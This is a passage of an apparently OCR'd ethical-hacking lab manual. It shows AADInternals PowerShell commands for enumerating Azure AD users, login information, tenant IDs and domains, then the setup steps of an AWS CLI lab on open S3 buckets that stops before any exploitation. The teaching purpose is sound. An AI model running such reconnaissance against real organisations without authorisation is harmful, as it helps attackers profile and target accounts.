
11. We can see that the result appears, **True** under **Exists** field which implies that the Azure account with the given username exists and the attacker can perform further attacks.

12. We can also perform the user enumeration by placing the usernames in a text file, by running **Get-Content .\users.txt | Invoke-AADIntUserEnumerationAsOutsider -Method Normal**. Where the users.txt file contains the target email addresses.


13. Now, to get login information for a domain type **Get-AADIntLoginInformation -Domain company.com** and press **Enter**.
In the above command replace the company.com with the target company's domain (here, we are using eccouncil.org).




14. Now, to get login information for a user type **Get-AADIntLoginInformation -Domain user@company** and press **Enter**.
In the above command replace the user@company.com with the target users email address.



15. To get the tenant ID for the given user, domain, or Access Token, type **Get-AADIntTenantID -Domain company.com**.
In the above command replace the company.com with the target company's domain (here, we are using eccouncil.org).



16. To get registered domains from the tenant of the given domain **Get-AADIntTenantDomains -Domain company.com**
In the above command replace the company.com with the target company's domain (here, we are using eccouncil.org).



17. We can see that all the domains associated with the tenant will be listed.
18. This concludes the demonstration of Azure reconnaissance with AADInternals.
19. Close all open windows and document all acquired information.

From <https://labclient.labondemand.com/Instructions/d74c82cc-7c94-48a0-b548-67063b357a75>

Lab 2: Exploit S3 Buckets


Saturday, January 10, 2026 12:12 AM

Task 1: Exploit Open S3 Buckets using AWS CLI


The AWS command line interface (CLI) is a unified tool for managing AWS services. With just one tool to download and configure, you can control multiple AWS services from the command line and automate them through scripts.

Before starting this task, you must create your AWS account (**https://aws.amazon.com**).


1. In the **Parrot Security** machine, click the **MATE Terminal** icon in the menu to launch the terminal.
2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user use **toor** as password.
   The password that you type will not be visible.
3. Now, type **cd** and press **Enter** to jump to the root directory.



4. In the terminal window, type **pip3 install awscli** and press **Enter** to install AWS CLI.




5. Now, we need to configure AWS CLI. To configure AWS CLI in the terminal window, type **aws configure** and press **Enter**.




6. It will ask for the following details:

- AWS Access Key ID
- AWS Secret Access Key
- Default region name
- Default output format


7. To provide these details, you need to login to your AWS account.
8. Click **Firefox** icon from the top-section of the **Desktop**.
9. Login to your AWS account that you created at the beginning of this task. Click the **Firefox** browser icon in the menu, type **https://console.aws.amazon.com** in the address bar, and press **Enter**.
   If you do not have an AWS account, create one with the Basic Free Plan, and then proceed with the tasks.
10. The **Amazon Web Services Sign-In** page appears; type your email account in the **Root user email address** field and click **Next**.



11. Type your AWS account password in the **Password** field and click **Sign in**.
    If a **Security check** window appears, enter the captcha and click on **Submit**.





12. Click the AWS account drop-down menu and click **Security credentials**, as shown in the screenshot.




13. Scroll down to **Access Keys** section.

14. Click the **Create Access Key** button. In **Continue to create access key?**; check the check box and click **Create access key**.






15. Copy the **Access Key** and switch to the **Terminal** window.




16. In the terminal window, right-click your mouse; select **Paste** from the context menu to paste the copied **AWS Access Key ID** and press **Enter**. It will prompt you to the **AWS Secret Access Key**. Switch to your AWS Account in the browser.
17. Copy the **Secret Access Key** and minimize the browser window. Switch to the **Terminal** window.
18. In the terminal window, right-click your mouse, select **Paste** from the context menu to paste the copied **Secret Access Key** and press **Enter**. It will prompt you for the default region name.
19. In the **Default region name** field, type **eu-west-1** and press **Enter**.
20. The **Default output format** prompt appears; leave it as default and press **Enter**.



21. For demonstration purposes, we have created an open S3 bucket with the name **certifiedhacker02** in the AWS service. We are going to use that bucket in this task. The public S3 buckets can be found during the enumeration phase.

